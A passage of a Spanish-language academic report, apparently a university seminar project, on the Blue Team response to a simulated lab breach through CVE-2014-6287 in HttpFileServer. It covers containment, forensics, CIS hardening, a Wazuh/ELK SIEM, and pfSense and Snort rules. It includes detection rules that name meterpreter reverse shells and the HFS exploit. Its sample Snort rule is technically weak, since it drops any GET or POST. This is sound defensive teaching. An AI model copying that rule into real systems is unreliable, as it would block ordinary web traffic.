
Contención Inicial y Aislamiento.

Tras la confirmación del incidente, la contención inmediata es esencial para limitar la propagación. Medidas como la segmentación del Host-B mediante aislamiento en VLAN específicas con firewalls como pfSense permiten bloquear accesos no autorizados. De forma paralela, el uso de listas blancas de aplicaciones contribuye a restringir la ejecución de procesos maliciosos.

Por ejemplo, el bloqueo de la dirección IP origen dudoso impide la persistencia del atacante. Se recomienda también la suspensión temporal de servicios vulnerables, como HttpFileServer, hasta garantizar su actualización o sustitución segura.

Figura 19

Diagrama de flujo de la respuesta ante un ataque



Nota: En el anterior diagrama se detalla como seria la reacción inmediata ante un ataque y lo que los técnicos realizarían de manera inmediata.

Preservación de Evidencias y Documentación.

La preservación adecuada de evidencias digitales y la documentación exhaustiva durante la gestión de incidentes son elementos fundamentales para garantizar la validez, trazabilidad y utilidad de la información recopilada, tanto en análisis forenses como en procesos legales y auditorías internas (NIST, 2012).

Principios de Preservación y Cadena de Custodia.

Se debe asegurar la integridad y autenticidad de las evidencias desde el momento de su captura. Para ello, es indispensable:

- Utilizar herramientas certificadas y de licencia abierta, como FTK Imager o Autopsy, que permiten crear duplicados forenses (imágenes bit a bit) sin alterar el original.
- Registrar meticulosamente cada acción realizada sobre las evidencias, con fecha, hora, responsable y herramientas utilizadas, conformando una cadena de custodia ininterrumpida.
- Almacenar las evidencias en entornos seguros, con acceso restringido, para evitar manipulaciones no autorizadas.

Tipos y Formatos de Evidencias.

Las evidencias pueden incluir:

- Logs del sistema operativo y aplicaciones.
- Capturas de tráfico de red.
- Imágenes de memoria RAM y discos duros.

- Archivos relevantes y registros de configuraciones.

  Estas deben ser almacenadas en formatos estándares ampliamente aceptados (por ejemplo, formato E01 para imágenes forenses).

Documentación de la Gestión del Incidente.

Además de las evidencias técnicas, es esencial mantener una bitácora o documento que detalle exhaustivamente:

- La cronología de eventos, desde detección hasta resolución.
- Las medidas tomadas en cada fase (contenidos, responsables, resultados).
- Observaciones y hallazgos técnicos relevantes.
- Comunicaciones internas y externas relacionadas con el incidente.

  Esta documentación soporta la transparencia del proceso y la mejora continua de los procedimientos de seguridad.

Comunicación y Coordinación Interna.

La activación de protocolos de comunicación internos garantiza que todo el equipo Blue Team, junto con áreas de TI y dirección, estén informados y coordinados. La documentación compartida, junto con reportes iniciales claros, facilita la toma de decisiones y la asignación de recursos, garantizando respuesta ágil y organizada.

Estrategia de endurecimiento basada en el marco CIS

El Center for Internet Security (CIS) ofrece un marco estructurado de controles y buenas prácticas internacionales para fortalecer la seguridad de infraestructuras tecnológicas. Estos priorizan acciones desde inventario de activos y gestión de vulnerabilidades hasta

configuraciones seguras y respuesta a incidentes. La adopción del marco CIS guía al equipo Blue Team para implementar medidas sistemáticas y efectivas, asegurando que las defensas sean proactivas y alineadas con estándares globales.

En el caso de SecureNova Labs, la explotación de vulnerabilidades por el Red Team revela deficiencias en controles cruciales de CIS, como gestión de versiones y segmentación, justificando la alineación con CIS Controls v8 para fortalecer las defensas.

Tabla 5

Resumen de medidas de hardenización

Medida	Objetivo	Ejemplo de implementación
Actualización y parcheo	Corregir vulnerabilidades conocidas	Actualizar HttpFileServer a versión segura
Segmentación y control	Limitar movimiento lateral	VLANs, firewalls internos, control de accesos
Fortalecimiento de configuraciones	Reducir superficie de ataque	Desactivar servicios innecesarios
Gestión y capacitación	Minimizar errores humanos y fortalecer cultura	Programas de formación y gestión de cambios

Nota: Esta estructura asegura que las preguntas orientadoras de la guía queden claramente integradas en el análisis técnico, y que la tabla aporte visualización y síntesis especializada para un trabajo académico robusto.

El marco CIS facilita un lenguaje común entre los equipos técnicos y de gestión, y ayuda a priorizar las acciones según el nivel de madurez de la organización. En entornos con recursos limitados, como el estudiado, enfocar los esfuerzos en controles esenciales es una estrategia costo-efectiva para cerrar brechas críticas.

Actualización y Parcheo Continuo.

Implementar un proceso riguroso para la gestión de vulnerabilidades y parches es fundamental. Este proceso incluye inventario actualizado de servicios como HttpFileServer, evaluación constante de vulnerabilidades conocidas y tiempos de actualización definidos por criticidad. En el caso analizado, la falta de parcheo facilitó el compromiso inicial y movimiento lateral, evidenciando cómo una única vulnerabilidad puede comprometer sistemas completos.

Segmentación de red y control de accesorios.

La separación lógica de la red mediante VLAN, la aplicación del privilegio mínimo en los accesos y la implementación de firewalls internos son esenciales para limitar el movimiento lateral de un atacante. El incidente demostró que la ruta directa entre segmentos sin controles adecuados fue la vía para el pivoting, por lo que reforzar la segmentación es clave para contener ataques.

Fortalecimiento de Configuraciones y Reducción de Superficie de Ataque.

Fortalecer configuraciones de sistemas y aplicaciones siguiendo benchmarks reconocidos es vital para minimizar las vulnerabilidades. Se recomienda deshabilitar servicios y puertos no esenciales, remover cuentas no usadas y aplicar configuraciones estándar basadas en los CIS Benchmarks para ayudar a mantener la uniformidad y facilitar las auditorías.

Tabla 6

Beneficios y usos del CIS para el equipo Blue Team

Beneficio	Descripción	Ejemplo de aplicación
Evaluación estructurada	Identificación de brechas mediante controles detallados de seguridad	Auditoría de configuraciones con CIS Benchmarks
Homologación normativa	Alineación con estándares internacionales para facilitar cumplimiento	Configuración estándar para sistemas Windows y Linux
Capacitación continua	Material formativo para actualización del personal en mejores prácticas	Cursos y guías basadas en CIS Controls
Mejora continua	Proceso iterativo para fortalecer la defensa frente a nuevas vulnerabilidades	Ajuste de políticas de seguridad y controles nuevos

Análisis Formal de Riesgos y Mitigación.

Para complementar la estrategia de respuesta del Blue Team, es fundamental realizar un análisis formal de riesgos relacionados con las vulnerabilidades e incidentes detectados en el entorno de SecureNova Labs. Este análisis permite priorizar los controles y orientar recursos de manera eficiente.

Tabla 7

Matriz de análisis de riesgos y controles de mitigación alineados con CIS Controls

Riesgo identificado	Probabilidad	Impacto	Control CIS relacionado	Medidas de mitigación
Exposición de HttpFileServer v2.3	**Alta**	**Crítico**	Control CIS 7: Gestión de vulnerabilidades	Desinstalación o actualización inmediata, aplicación de parches de seguridad
Movimiento lateral sin segmentación	**Medios**	**Alto**	Control CIS 12: Segmentación de red	Implementación de VLAN, firewall interno, listas blancas de acceso
Compromiso por falta de monitorización	**Medios**	**Alto**	CIS Control 6: Monitorización continua	Implementación de sistemas SIEM, monitoreo de logs y eventos en tiempo real
Uso inadecuado de cuentas administrativas	**Baja**	**Alto**	CIS Control 4: Gestión de accesos	Revisión y eliminación de cuentas sospechosas, uso del principio de privilegio mínimo

Nota: Este análisis valida las acciones propuestas en el plan de remediación y endurecimiento, orientando la implementación a los controles críticos identificados.

Funciones y características principales de un SIEM

Un SIEM (Security Information and Event Management) es una plataforma central que recopila, correlaciona y analiza datos de eventos y seguridad provenientes de múltiples fuentes dentro de una organización. Su objetivo principal es proporcionar una visión integral en tiempo real para la detección temprana, análisis y respuesta a incidentes de seguridad. (IBM, 2023).

Entre sus funciones esenciales destacan:

- **Monitoreo en tiempo real:** Supervisión constante de logs y eventos para identificar actividades sospechosas o anómalas.
- **Correlación de eventos:** Análisis cruzado de datos provenientes de diferentes sistemas para detectar patrones que indiquen amenazas.
- **Generación de alertas:** Notificaciones automáticas a los equipos de seguridad para una pronta acción ante posibles incidentes.
- **Almacenamiento y gestión de logs:** Centralización de registros para auditoría, cumplimiento normativo y análisis forense.
- **Soporte a la respuesta a incidentes:** Provisión de información detallada que facilita la contención y remediación de ataques.
- **Facilitación de cumplimiento:** Generación de reportes que responden a normativas legales y estándares de seguridad.

Tabla 8

Capacidades clave de un SIEM

Capacidad	Descripción	Beneficio para la Seguridad
Monitoreo en tiempo real	Vigilancia continua de eventos y actividades	Detección rápida de incidentes
Correlación de eventos	Unión y análisis de datos de diversas fuentes	Identificación de ataques complejos
Alertas automáticas	Notificaciones inmediatas ante anomalías	Reducción del tiempo de respuesta
Gestión centralizada de logs	Almacenamiento seguro y organizado de registros	Soporte para auditorías y análisis forense
Soporte a la respuesta	Información contextual para gestión de incidentes	Eficiencia en contención y mitigación
Reportes de cumplimiento	Documentos formales para normativas de seguridad	Facilita el cumplimiento legal y regulatorio

Arquitectura SIEM Recomendada para SecureNova Labs (Wazuh + ELK Stack)

La implementación de un sistema SIEM (Security Information and Event Management) con herramientas de código abierto como Wazuh y ELK Stack representa una opción robusta, escalable y libre de costos de licenciamiento para monitorear y detectar ataques en tiempo real en entornos con restricciones presupuestales como SecureNova Labs.

- Los agentes de Wazuh instalados en cada nodo supervisan registros, eventos del sistema y comportamiento sospechoso, y envían datos al gerente de Wazuh
- El Wazuh Manager procesa, analiza y correlaciona los eventos, aplicando reglas específicas para la detección de amenazas.

- Los datos se indexan y almacenan en Elasticsearch , con procesamiento de datos y enriquecimiento a carga de Logstash .
- Las alertas y visualizaciones se gestionan a través de Kibana , facilitando la vigilancia en tiempo real por parte del equipo Blue Team.

Tabla 9

Reglas Clave para Detección en SecureNova Labs

Patrón detectado	**Regla Wazuh Ejemplo**	**Acción apropiada**
Conexión a puerto 80 desde IP externa	Coincidencia con puerto 80 en logs	Generar alerta para revisión inmediata
Movimiento lateral Host-A a Host-B	Detección de tráfico inusual y rutas	Activar aislamiento y bloqueo segmentación
Comportamientos de shell meterpreter	Detección de ejecución de cargas útiles inversas	Notificación y posible contención automática

Ventajas y Retorno de Inversión (ROI)

- **Costo cero de licenciamiento** al usar software libre bajo licencia GPL.
- **Monitoreo continuo en tiempo real** con capacidad para detectar vectores como el exploit CVE-2014-6287 y movimientos pivoteados.
- **Escalabilidad modular** , permitiendo incorporar más nodos y reglas personalizadas conforme crece la infraestructura.
- **Compatibilidad con el marco CIS Control 6** para monitoreo y análisis seguro.

Esta arquitectura representa un equilibrio ideal entre tecnología avanzada, principios de código abierto y restricciones reales de presupuesto, aportando una capa crítica para la defensa activa y la respuesta a incidentes en SecureNova Labs.

Herramientas de contención de ataques informáticos

Las herramientas de contención son componentes esenciales en la respuesta activa a incidentes informáticos, orientadas a limitar la propagación y el impacto de un ataque detectado. Estas soluciones trabajan bloqueando, aislando o neutralizando la amenaza, diferenciándose claramente de las herramientas de detección cuyo foco es únicamente la identificación de incidentes.

Tipos de Herramientas de Contención.

a) Firewalls

Dispositivos o software que controlan el tráfico de red basado en reglas configuradas para bloquear accesos o conexiones potencialmente maliciosas. Ejemplos de soluciones reconocidas son Cisco ASA para hardware empresarial y pfSense, una plataforma libre y flexible que permite segmentar redes y bloquear ataques en tiempo real.

b) Sistemas de Prevención de Intrusiones (IPS)

Sistemas capaces de analizar el tráfico de red o actividades del sistema en busca de patrones maliciosos o comportamientos anómalos, tomando acciones automáticas para neutralizar amenazas. Entre los IPS libres más usados se encuentran Snort y Suricata, que destacan por su capacidad para detectar y bloquear ataques con firmas o análisis heurístico.

c) Herramientas de aislamiento de endpoints

Aplicaciones especializadas para aislar remotamente estaciones de trabajo o servidores comprometidos, bloqueando su comunicación con la red y evitando movimientos laterales. Ejemplos destacados incluyen CrowdStrike Falcon y Microsoft Defender for Endpoint, que ofrecen funcionalidades avanzadas para la gestión remota y contención inmediata.

Tabla 10

Comparativa de herramientas de contención

Herramienta	Tipo	Función principal	Licencia / Modelo	Ejemplo de uso
Cisco ASA	Firewall (hardware)	Filtrado y control de tráfico	Comercial	Segmentación y bloqueo de intrusos
pfSense	Firewall (software)	Control adaptable y segmentación	GPL (libre)	Control de acceso en redes pequeñas
Snort	IPS	Detección y bloqueo de intrusiones	GPL (libre)	Bloqueo automático de ataques
Suricata	IPS	Análisis de tráfico avanzado	GPL (libre)	Detección de amenazas de red
CrowdStrike Falcon	Aislamiento Endpoint	Aislamiento y gestión remota	Comercial	Contención inmediata de endpoint
Microsoft Defender for Endpoint	Aislamiento Endpoint	Protección avanzada y bloqueo	Comercial	Aislamiento y análisis forense

Configuración Práctica de Contención: pfSense para Bloquear Pivoting.

La estrategia de contención ante el movimiento lateral detectado en el apartado (Ejecución técnica ofensiva (equipo rojo)) se materializa mediante la implementación de reglas

de firewall y detección de intrusiones en pfSense. Esta herramienta de código abierto (GPL) permite aislar los activos comprometidos y detener la propagación del ataque sin incurrir en costos de licenciamiento (Netgate, 2023).

Configuración de reglas de firewall

La primera medida consiste en bloquear el tráfico específico que permite el pivotamiento entre la máquina comprometida (Host-A) y el objetivo interno (Host-B). Se ha diseñado una regla de firewall con parámetros estrictos para neutralizar el vector de ataque sobre el servicio HttpFileServer.

Tabla 11

Parámetros de la regla de firewall en pfSense para contención

Parámetro	Valor configurado	Justificación Técnica
Interfaz	Red local (10.0.2.0/24)	Aplica al segmento interno donde ocurre el pivote.
Fuente	10.0.2.5	IP del Host-A ya identificado como comprometido.
Destino	10.0.2.15	IP del Host-B (Activo crítico a proteger).
Puerto	80 / TCP	Bloquea específicamente el servicio HFS vulnerable.
Acción	BLOQUEAR (SOLTAR)	Detiene el tráfico silenciosamente sin alertar al atacante.
Descripción	Mitigación Host pivotante-A->B	Etiqueta para auditoría y registros del SIEM.

Nota. Esta configuración corta la cadena de ataque documentada en la sección 2.4, aislando efectivamente al Host-B del vector de infección.

Integración de IPS (Snort)

Para complementar el bloqueo estático, se implementa una regla en el Sistema de Prevención de Intrusiones (IPS) Snort, integrado en pfSense. Esta regla permite detectar y automáticamente intentos de explotación basados en firmas de ataque conocidas, ofreciendo una capa de defensa proactiva.

Tabla 12

Regla Snort para detección y bloqueo de exploit HFS


Campo de Regla	Valor / Sintaxis	Función
Cabecera	alert tcp $EXTERNAL_NET any -> $HOME_NET 80	Monitorea el tráfico TCP entrante al puerto 80 de la red interna.
Mensaje	msg:"HFS Exploit CVE-2014-6287"	Identifica la alerta en los logs para los analistas de seguridad.
Contenido	content:"GET"; content:"POST";	Busca métodos HTTP comunes usados en la inyección de comandos.
Acción	drop	Instruye al IPS para descartar el paquete malicioso inmediatamente.
Clasificación	classtype:web-application-attack	Categoriza el evento para priorizar la respuesta a incidentes.

Nota. La implementación de esta regla asegura que futuros intentos de explotar la misma vulnerabilidad sean neutralizados automáticamente, reduciendo la dependencia de la intervención manual.

Para ilustrar la eficacia de las medidas implementadas, se presenta un esquema que compara el flujo de ataque antes y después de la intervención con pfSense.

Figura 20

Diagrama de topología comparativa de contención de red: Escenario vulnerable vs. Escenario protegido con firewall pfSense.



Nota. El esquema superior ilustra la ruta de ataque exitosa explotada en la fase Red Team. El esquema inferior demuestra la interrupción efectiva del movimiento lateral mediante la regla de bloqueo implementada en la Tabla 9. Adaptado de la arquitectura de laboratorio de SecureNova Labs.

Análisis Integrado: Sinergia Entre Ética, Ofensiva y Defensa

La ciberseguridad moderna no puede entenderse como una colección de actividades aisladas. El ejercicio académico desarrollado en las etapas precedentes demuestra que la seguridad es un ecosistema interdependiente donde las fallas éticas, las vulnerabilidades técnicas y la capacidad de respuesta están intrínsecamente conectadas. Este apartado integra los hallazgos de las tres fases (ética, Red Team y Blue Team) para ofrecer una visión holística de la postura de seguridad.

La Ética como Fundamento Operativo

El análisis del caso SecureNova Labs reveló cómo la ausencia de un marco ético sólido no es solo un riesgo legal, sino una vulnerabilidad operativa crítica. Un equipo de seguridad que opera al margen de la ley (interceptaciones ilegales, accesos abusivos) no puede garantizar la seguridad de sus clientes, pues se convierte en una amenaza interna (*insider amenaza*).

La decisión de rechazar cláusulas contractuales ilegales, fundada en la Ley 1273 de 2009 y el Código COPNIA, valida la premisa de que la técnica sin ética es peligrosa. En el ejercicio de Red Team, poseer las credenciales administrativas de un sistema otorga un poder absoluto sobre la información; sin un compromiso ético inquebrantable, ese poder se convierte fácilmente en abuso. Por tanto, la ética no es un "agregado" filosófico, sino el primer control de seguridad de cualquier organización.

Correlación Ofensiva-Defensiva (Rojo vs Azul)

El ejercicio práctico evidencia la asimetría entre el atacante y el defensor.

- **El Atacante (Red Team):** En la Ejecución técnica ofensiva (equipo rojo), se demostró que explotar una vulnerabilidad conocida (CVE-2014-6287 en HFS) y pivotar hacia la

red interna tomó relativamente poco tiempo y recursos. El uso de herramientas automatizadas como Metasploit permite que un actor malicioso cometa una red entera a partir de un solo fallo no parchado.

- **El Defensor (Equipo Azul):** En contraste, en la Estrategia de Respuesta y Contención (Blue Team) mostró que la defensa requiere una vigilancia constante y una arquitectura robusta. La detección de la intrusión en Host-A y el posterior movimiento lateral hacia Host-B habría sido imposible sin herramientas de monitoreo (SIEM/IDS).

Lección Crítica: La defensa en profundidad es obligatoria. El hecho de que el Red Team pudiera saltar del Host-A al Host-B demuestra que el perímetro no es suficiente. Si la red hubiera estado correctamente segmentada con VLANs y reglas de firewall estrictas (como se propuso en la fase Blue Team), el compromiso del Host-A habría sido un incidente aislado, no una brecha total de la red.

Impacto de la Gestión de Vulnerabilidades

Una conexión directa entre las etapas es la gestión de vulnerabilidades.

1. **Red Team:** Aprovechó la falta de parches en el servicio HttpFileServer 2.3.
2. **Equipo Azul:** Su primera medida de endurecimiento fue proponer la actualización y el parcheo.
3. **Ética:** La negligencia en mantener sistemas actualizados, sabiendo que existen riesgos, puede considerarse una falta de diligencia profesional.

Esto confirma que la seguridad técnica básica (higiene cibernética, parches, configuración segura) es la medida más efectiva contra la mayoría de los ataques. Las herramientas sofisticadas

de respuesta a incidentes son necesarias, pero no sustituyen la necesidad de eliminar la deuda técnica.

El Rol de la Documentación y la Evidencia

En las tres etapas, la documentación jugó un papel central:

- En la **fase ética** , el análisis textual del contrato permitió identificar ilegalidades.
- En la **fase ofensiva** , las capturas de pantalla y los registros de comandos fueron la prueba del éxito del ataque (PoC).
- En la **fase defensiva** , la cadena de custodia y los troncos son la base para el análisis forense y la eventual acción legal.

La capacidad de un profesional para documentar técnicamente sus hallazgos es tan importante como su habilidad para operar las herramientas. Sin documentación adecuada, un pentesting no aporta valor al negocio y una respuesta a incidentes no permite el aprendizaje ni la acción legal.

Evidencias de Sustentación

En cumplimiento de los requisitos de la Etapa 5 del Seminario Especializado, se presenta el video de sustentación disponible en el siguiente enlace: Video de sustentación del informe final: https://youtu.be/-6yMTMWVpsE

Conclusiones

La consolidación de los ejercicios de análisis ético, ejecución ofensiva (Equipo Rojo) y respuesta defensiva (Equipo Azul) permite establecer una serie de conclusiones transversales que definen el estado actual de la seguridad informática en el caso estudiado.

La vulnerabilidad humana y ética como vector crítico. El análisis del caso SecureNova Labs confirmó que la primera línea de defensa no es tecnológica, sino ética. La existencia de acuerdos contractuales que intentan legitimar delitos informáticos (como la interceptación de datos tipificada en la Ley 1273 de 2009) demuestra que el riesgo de "amenaza interna" puede institucionalizarse. La negativa a aceptar tales condiciones no es solo una decisión moral, sino una medida de autoprotección profesional y legal indispensable para la sostenibilidad de la carrera de un experto en ciberseguridad.

La eficacia de la ofensiva frente a la deuda técnica. El ejercicio de Red Team evidencia la asimetría inherente entre atacante y defensor. La exitosa explotación de la vulnerabilidad CVE-2014-6287 en el servicio HttpFileServer v2.3 demostró cómo un solo componente desactualizado puede comprometer la integridad de un servidor (Host-A). Más crítico aún fue la demostración de movimiento lateral hacia Host-B, lo cual concluye que la seguridad perimetral es insuficiente. Una vez que un atacante está dentro, la falta de controles internos (segmentación, autenticación robusta) permite una expansión rápida y silenciosa del compromiso.

La necesidad de defensa en profundidad y visibilidad. Las acciones del Blue Team ratificaron que la contención y respuesta dependen enteramente de la visibilidad. Sin herramientas de monitoreo centralizado (SIEM) y detección de intrusiones, los movimientos del Red Team habrían pasado desapercibidos hasta que el daño fuera irreversible. La implementación de controles de endurecimiento basados en CIS (como la restricción de servicios

y la segmentación de red) se validó como la estrategia más efectiva para aumentar el costo y esfuerzo del atacante, transformando una red vulnerable en un objetivo endurecido.

Integración metodológica (Purple Teaming). Finalmente, este trabajo concluye que la separación estricta entre Red Team y Blue Team es obsoleta. La metodología más efectiva es la colaboración continua, donde los hallazgos ofensivos alimentan inmediatamente las mejoras defensivas, y las capacidades de monitoreo defensivo informan las simulaciones de ataque. Esta sinergia, anclada en un marco ético inquebrantable, constituye el estándar de oro para la protección de infraestructuras modernas.

Recomendaciones

Con base en los hallazgos técnicos en SecureNova Labs, se presentan las siguientes recomendaciones estratégicas para fortalecer la seguridad organizacional:

- **Política de actualización crítica.** Implementar un sistema automatizado de gestión de vulnerabilidades que garantice la aplicación de parches en servicios críticos en menos de 48 horas, eliminando vectores de acceso por software obsoleto.
- **Microsegmentación de red.** Evolucionar hacia una arquitectura de microsegmentación estricta que restrinja la comunicación lateral entre servidores de la misma zona, permitiendo únicamente el tráfico explícitamente autorizado por reglas de firewall internas.
- **Adopción de estándares CIS.** Institucionalizar los CIS Controls v8 como marco de auditoría, ejecutando revisiones trimestrales de inventarios y cuentas de usuario para detectar y eliminar accesos no autorizados o persistencias ocultas.
- **Cultura ética y denuncia.** Integrar formación obligatoria sobre la Ley 1273 y ética profesional en el plan anual, estableciendo canales de denuncia anónimos que protejan al personal y mitiguen la responsabilidad penal corporativa.
- **Automatización defensiva.** Desplegar la arquitectura SIEM (Wazuh + ELK) con reglas de respuesta activadas configuradas para bloquear automáticamente escaneos y explotaciones en tiempo real, optimizando los tiempos de neutralización de amenazas.

Referencias Bibliográficas

Center for Internet Security. (2021). *CIS Controls v8: Guía de Activos y Software Empresarial*. CISecurity. https://www.cisecurity.org/controls/v8

Check Point Software. (2023). *Equipo Rojo vs. Equipo Azul: ¿Cuál es la diferencia?* Check Point Cyber Hub. https://www.checkpoint.com/cyber-hub/cyber-security/red-team-vs-blue-team/

Congreso de la República de Colombia. (2009, 5 de enero). *Ley 1273 de 2009: Por medio de la cual se modifica el Código Penal, se crea un nuevo bien jurídico tutelado y se dictan otras disposiciones*. Diario Oficial No. 47.223. http://www.secretariasenado.gov.co/senado/basedoc/ley_1273_2009.html

Consejo Profesional Nacional de Ingeniería [COPNIA]. (2003). *Código de Ética Profesional (Ley 842 de 2003)*. https://www.copnia.gov.co

CrowdStrike. (2024). *What is Lateral Movement? Definition and Prevention*. CrowdStrike Cybersecurity 101. https://www.crowdstrike.com/cybersecurity-101/lateral-movement/

Engebretson, P. (2013). *The basics of hacking and penetration testing: Ethical hacking and penetration testing made easy*. Syngress.

Intelequia. (2023, 20 de marzo). *Red Team y Blue Team: Funciones y diferencias en ciberseguridad*. https://intelequia.com/es/blog/post/red-team-y-blue-team-funciones-y-diferencias-en-ciberseguridad

International Business Machines [IBM]. (2023). *What is SIEM? Security Information and Event Management*. IBM Topics. https://www.ibm.com/topics/siem

MITRE Corporation. (2024). *MITRE ATT&CK Matrix for Enterprise*. https://attack.mitre.org

National Institute of Standards and Technology [NIST]. (2012). *Computer Security Incident Handling Guide* (Special Publication 800-61 Rev. 2). U.S. Department of Commerce. https://doi.org/10.6028/NIST.SP.800-61r2

Netgate. (2023). *PfSense Firewall Documentation: Rules and NAT*. Netgate Documentation. https://docs.netgate.com/pfsense/en/latest/firewall/index.html

Rapid7. (2023). *Metasploit Unleashed: Pivoting*. Rapid7 Documentation. https://www.offsec.com/metasploit-unleashed/pivoting/

S2 Grupo. (2024, 14 de marzo). *Blue Team en ciberseguridad: definición, funciones y herramientas*. Blog S2 Grupo. https://s2grupo.es/blue-team-en-ciberseguridad-definicion-funciones-y-herramientas/

Universidad Nacional Abierta y a Distancia [UNAD]. (2025). *Anexo 1 - Escenario Hacking Ético y Respuesta a Incidentes*. Escuela de Ciencias Básicas, Tecnología e Ingeniería.

